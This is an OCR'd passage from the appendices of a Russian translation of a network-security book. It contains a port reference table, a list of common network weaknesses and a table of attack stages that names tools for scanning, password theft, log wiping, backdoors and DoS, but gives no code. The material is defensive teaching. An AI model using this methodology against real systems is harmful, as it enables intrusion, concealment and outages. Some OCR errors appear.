
Служба или приложение	Порт/Протокол
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21/tcp
ssh	22/tcp
telnet	23/tcp
SMTP	25Дср
nameserver	42/tcp
whois	43/tcp
tacacs	49/udp
xns-time	52/tcp
xns-time	52/udp
dns-lookup	53/udp
dns-zone	53/tcp
whois++	63/tcp/udp
bootps	67/tcp/udp
bootps	68/tcp/udp
oracle-sqlnet	66/tcp
tftp	69/udp
gopher	70/tcp/udp
finger	79/tcp
http	80/tcp
Альтернативный порт Web (http)	81/tcp
kerberos или альтернативный порт Web (http)	88/tcp
pop2	109/tcp


Служба или приложение	Порт/Протокол
pop3	110/tcp
sunrpc	111/tcp
sqlserv	118/tcp
nntp	119/tcp
ntp	123/tcp/udp
ntrpc-or-dce (epmap)	135/tcp/udp
netbios-ns	137/tcp/udp
netbios-dgm	138/tcp/udp
netbios	139/tcp
imap	143/tcp
snmp	161/udp
snmp-trap	162/udp
xdmcp	177/tcp/udp
bgp	179/tcp
snmp-checkpoint	256/tcp
ldap	389/tcp
netware-ip	396/tcp
timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
ipsec-internet-key-exchange (ike)	500/udp
exec	512/tcp
rlogin	513/tcp
rwho	513/udp
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
talk	517/tcp/udp
ntalk	518/tcp/udp
route	520/udp
netware-ncp	524/tcp
irc-serv	529/tcp/udp
uucp	540/tcp/udp
klogin	543/tcp/udp
mount	645/udp
remotelypossible	799/tcp

Служба или приложение	Порт/Протокол
rsync	873/tcp
samba-swat	901/tcp
Службы w2k rpc	1024-1030/tcp 1024-1030/udp
socks	1080/tcp
kpop	1109/tcp
bmc-patrol-db	1313/tcp
note's	1352/tcp
timbuktu-srv1	1417-1420/tcp/udp
ms-sql	1433/tcp
citrix	1494/tcp
sybase-sql-anywhere	1498/tcp
funkproxy	1505/tcp/udp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp
winsock-proxy	1745/tcp
radius	1812/udp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
Sybase	2368
openview	2447/tcp
realsecure	2998/tcp
nessusd	3001/tcp
ccmail	3264/tcp/udp
ms-active-dir-global-catalog	3268/tcp/udp
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351/tcp
ms-termserv	3389/tcp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
rwhois	4321/tcp/udp
postgress	5432/tcp
secured	5500/udp


Служба или приложение	Порт/Протокол
pcanywhere	5631/tcp
vnc	5800/tcp
vnc-java	5900/tcp
xwindows	6000/tcp
cisco-mgmt	6001/tcp
arcserve	6050/tcp
apc	6549/tcp
irc	6667/tcp
font-service	7100/tcp/udp
web	8000/tcp
web	8001/tcp
web	8002/tcp
web	8080/tcp
blackice-icecap	8081/tcp
cisco-xremote	9001/tcp
jetdirect	9100/tcp
dragon-ids	9111/tcp
Агент системного сканирования iss	9991/tcp
Консоль системного сканирования iss	9992/tcp
stel	10005/tcp
netbus	12345/tcp
trinoo_bcast	27444/tcp
trinoo_master	27665/tcp
quake	27960/udp
backorifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
reachout	43188/tcp
bo2k	54320/tcp
bo2k	54321/udp
netprowler-manager	61440/tcp
pcanywhere-def	65301/tcp


ПРИЛОЖЕНИЕ Б




3. Утечка информации может позволить взломщику узнать версию операционной системы и приложений, данные о пользователях, группах, совместно используемых ресурсах, информацию ONS с помощью переноса зоны и служб типа SNMP, finger, SMTP, telnet, rusers, rpcinfo, NetBIOS.
4. Узлы, на которых запущены ненужные службы (например, RPC, FTP, DNS, SMTP), могут быть легко взломаны.
7. Плохо настроенные серверы Internet, особенно сценарии CGI на Web-серверах, и анонимные FTP-серверы.
5. Использование легко отгадываемых и повторно используемых паролей на уровне рабочей станции может стать причиной взлома сервера.
12. Не требующие аутентификации службы, например XWindows, позволяют удаленно регистрировать нажатия клавиш.
Серверы Internet/ демилитаризованной зоны
8. Неправильно настроенный список ACL брандмауэра или маршрутизатора может обеспечить доступ к внутренним узлам напрямую или после взлома сервера из демилитаризованной зоны.
Рабочая станция
10. Необоснованное предоставление совместного доступа к файлам и каталогам (совместно используемые ресурсы в NT, система NFS в UNIX).
Внутренняя локальная сеть
13. Не отвечающий требованиям подход к регистрации, мониторингу и обнаружению аномалий на уровне сети и узлов.
Internet
Пограничный маршрутизатор
Брандмауэр
Внутренний маршрутизатор
14. Несоблюдение или отсутствие политики безопасности, соответствующих процедур и рекомендаций.
Внутренняя локальная сеть
1. Неадекватное управление доступом на уровне маршрутизатора. Неправильно настроенный список ACL маршрутизатора может привести к утечке информации через протоколы ICMP, IP, NetBIOS, и, как следствие, к возможности несанкционированного доступа к службам сервера в демилитаризованной зоне.
Серверы удаленного доступа
Выделенная канала
Рабочая станция
9. Несвоевременное, устаревшее, уязвимое и/или установленное с принятыми по умолчанию параметрами программное обеспечение.
Филиал
Установка удаленного соединения
2. Незащищенные и неконтролируемые пункты удаленного доступа являются одним из наиболее простых способов проникновения в корпоративную сеть. Удаленные пользователи зачастую соединяются с Internet, не позаботившись о надлежащей защите и подвергая опасности важные файлы.
11. Слишком доверительные отношения, например между доменами NT, или отношения, заданные с помощью файлов .rhosts и hosts.equiv в UNIX, могут предоставить взломщику возможность несанкционированного доступа к важным файлам.
6. Пользовательские или тестовые учетные записи с чрезмерно расширенными привилегиями.
Мобильный/удаленный пользователь

ПРИЛОЖЕНИЕ В




Цель
Методология
Приемы
Средства
Для серьезной атаки необходимо знать диапазон адресов, пространство имен, а также накопить предварительную информацию. Главная задача этого этапа — не упустить никаких деталей
Предварительный сбор данных
Поиск по открытым источникам с помощью запросов whois
Web-интерфейс для доступа к базе данных whois
Запросы whois к базе данных ARIN
Перенос зоны DNS
USENet, поисковые серверы, любая клиентская программа UNIX для доступа к базе данных Edgar
http://www.networksolutions.com/whois
http://www.arin.net/whois/
dig, nslookup ls -d, Sam Spade
Исследование цели и идентификация работающих служб позволяет взломщику сконцентрировать свое внимание на наиболее доступных способах проникновения в систему
Сканирование
Ping-прослушивание
Сканирование TCP- и UDP-портов
Определение версии операционной системы
fping, icmpenum, WS Ping ProPack
nmap, SuperScan, fscan
nmap, queso, siphon
Более серьезные попытки начинаются с идентификации учетных записей пользователей или поиска плохо защищенных совместно используемых ресурсов
Инвентаризация
Получение списка учетных записей пользователей
Получение списка совместно используемых файлов
Идентификация приложений
Нулевой сеанс, DumpACL, sid2user, OnSite Admin
showmount, NAT, Legion
Сбор маркеров с помощью telnet или netcat, rpcinfo
К этому моменту собрано достаточно информации для реализации осознанной попытки проникновения в целевую систему
Получение доступа
Перехват паролей
Захват совместно используемых ресурсов
Захват файла паролей
Переполнение буфера
Tcpdump, LOphtcrack, readsmb
NAT, legion
tftp, pwdump2 (NT)
ttdb, bind, IIS HTR/ISM.DLL
Если на предыдущем этапе взломщик пытался получить доступ к системе на уровне пользователя, то теперь он постарается захватить полный контроль над системой
Расширение привилегий
Валом паролей
Известные программы взлома
John, LOphtcrack
ls_messages, getadmin, sechole
Новый этап сбора информации с целью идентификации механизмов для получения доступа к доверенным системам
Получение данных
Выявление доверительных отношений
Поиск незашифрованных паролей
rhosts, секреты LSA
Данные пользователей, файлы конфигурации, системный реестр
Получив контроль над системой, взломщик должен скрыть этот факт от администратора, чтобы тот не прекратил его деятельность
Сокрытие следов
Очистка журналов
Сокрытие средств
Zap, графический интерфейс утилиты просмотра журнала событий
"Наборы отмычек", файловые потоки
В различных частях системы взломщик постарается оставить "потайные ходы", с помощью которых он сможет легко вернуться в систему
Создание "потайных ходов"
Создание ложных учетных записей пользователей
Планирование заданий
Изменение файлов загрузки
Насаждение служб удаленного управления
Установка механизмов мониторинга
Подмена приложений программами типа "троянский конь"
Членство в группе Administrators
cron, AT
re-файлы, папка автозагрузки, ключи системного реестра
netcat, remote.exe, VNC, B02K
Установка средств регистрации нажатий клавиш, добавление acat в списки почтовых псевдонимов администраторов по безопасности
Регистрация, fpwnclnt.dll
Если взломщику не удалось получить доступ к системе, в качестве последнего средства он может воспользоваться специальной программой для вывода из строя целевой системы
Отказ в обслуживании (DoS)
Бомбардировка пакетами SYN
Методы ICMP
Идентичные запросы SYN для источника и получателя
Ошибки перекрытия фрагментов
Выход за пределы параметров TCPDDoS
synk4
ping, smurf
land, latierra
teardrop, bonk, newtear
stacheldraht
trincoo/TFN/stacheldraht

Предметный указатель

L

M

N

O

T

U

Б

В

И

К

Л

M

T

У

Научно-популярное издание

Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц

Секреты хакеров. Безопасность сетей - готовые решения, 3-е издание

Литературный редактор *Е.П. Перестюк*

Верстка *К.В. Самоцветов*

Художественный редактор *С.А. Чернокозинский*

Корректоры *Л.А. Гордиенко, Л.В. Коровкина, О.В. Мишутина*

Издательский дом "Вильяме".
101509, Москва, ул. Лесная, д. 43, стр. 1.
Изд. лиц. ЛР № 090230 от 23.06.99
Госкомитета РФ по печати.

Подписано в печать 27.09.2002. Формат 70x100/16.
Гарнитура Times. Печать офсетная.
Усл. печ. л. 59,34. Уч.-изд. л. 47.
Тираж 3500 экз. Заказ № 1487.

Отпечатано с диапозитивов в ФГУП "Печатный двор"
Министерства РФ по делам печати,
телерадиовещания и средств массовых коммуникаций.
197110, Санкт-Петербург, Чкаловский пр., 15.

Майк Шиффман

Защита от хакеров. Анализ 20 сценариев взлома

В продаже

Что приводит к инциденту? Из-за чего он происходит? Что способствует ему? Как его можно избежать? Каким образом уменьшить ущерб? И, самое главное, как это случилось?
Если вас интересуют ответы на такие вопросы, то эта книга для вас. Здесь вы найдете истории взломов, основанные на фактах и изложенные ведущими исследователями, консультантами и судебными аналитиками, работающими в современной индустрии компьютерной безопасности. Эта книга не похожа на другие издания, посвященные хакерам. В ней не просто пересказываются случаи взлома — здесь предоставлена их подноготная. В ходе изложения каждой истории читатель ознакомится с информацией об инциденте и узнает способы его предотвращения. Книга состоит из двух частей.
В первой части приводится описание случая взлома, а также сведения (системные журналы и т.д.), необходимые читателю для создания полной картины инцидента. Затем формулируются специфические вопросы, с помощью которых можно более детально проанализировать описанный инцидент. Во второй части каждый случай рассматривается достаточно подробно с ответами на поставленные вопросы.
Книга рассчитана на подготовленных пользователей, системных администраторов и сотрудников отделов компьютерной безопасности.

Секреты хакеров: безопасность Linux — готовые решения

В продаже

Современная вычислительная техника и компьютерные сети подвергаются огромному количеству различных угроз безопасности со стороны нечистоплотных пользователей. Особенно много проблем вызывает механизм защиты операционной системы Linux. На сегодняшний день незащищенные версии Linux представляют собой одну из наиболее уязвимых для атаки целей во всем киберпространстве.
Данную книгу можно назвать продолжением всемирно известного бестселлера *Секреты хакеров: безопасность сетей — готовые решения, 2-е изд.,* в которой все внимание сосредоточено на безопасности при работе в ОС Linux. Ее авторы уже много лет являются ведущими и признанными специалистами в области защиты компьютерных систем. Это позволило им рассмотреть проблемы хакинга в Linux на новом, не имеющем аналогов уровне. Книга относится к тому редкому типу книг, которые наглядно объясняют, что именно происходит, когда злоумышленники атакуют системы Linux. Читателям продемонстрировано, чем Linux отличается от других Unix-подобных систем, раскрыты хакерские методы осуществления всех типов атак, которые используются для получения несанкционированного доступа к системам Linux, нарушения работы их служб и взлома компьютерных сетей. Детально изучены средства противодействия атакам хакеров и методы оперативного выявления вторжения. В этой книге нет пустых мест — после описания реальных листингов выполняемых атак предоставляются такие же реальные рецепты отражения каждой конкретной атаки.
Так как материал книги изложен простым и доступным языком, с использованием наглядных примеров, то книга будет полезна самому широкому кругу читателей — начиная от обычных пользователей домашних компьютеров и заканчивая высококвалифицированными системными администраторами крупных компаний.

Герберт Шилдт

Полный справочник по C, 4-е издание

В продаже

В данной книге, задуманной как справочник для всех программистов, работающих на языке C, независимо от их уровня подготовки, подробно описаны все аспекты языка C и его библиотеки стандартных функций. Главный акцент сделан на стандарте ANSI/ISO языка C. Приведено описание как стандарта C89, так и C99.

Уже в самом начале подробно представлены все средства языка C, такие как ключевые слова, инструкции препроцессора и другие. Вначале описывается главным образом C89, а затем приводится подробное описание новых возможностей языка, введенных стандартом C99. Такая последовательность изложения позволяет облегчить практическое программирование на языке C, так как в настоящее время именно эта версия для большинства программистов представляется как "собственно C", к тому же это самый распространенный в мире язык программирования. Кроме того, эта последовательность изложения облегчает освоение C++, который является надмножеством C89.

В описании библиотеки стандартных функций C приведены как функции стандарта C89, так и C99, причем функции, введенные стандартом C99, отмечены специально.

Подробно рассматривается среда программирования C, обсуждаются вопросы эффективности, переносимости и отладки программ. А в конце книги читателей ждет приятный сюрприз - возможности языка C иллюстрируются на примере разработки его интерпретатора. Это и в самом деле наиболее увлекательная и даже забавная часть книги. Поэкспериментировать с этим интерпретатором будет истинным наслаждением для любого программиста! Это, несомненно, самый лучший способ для осмысления, постижения и понимания чистоты и элегантности языка C.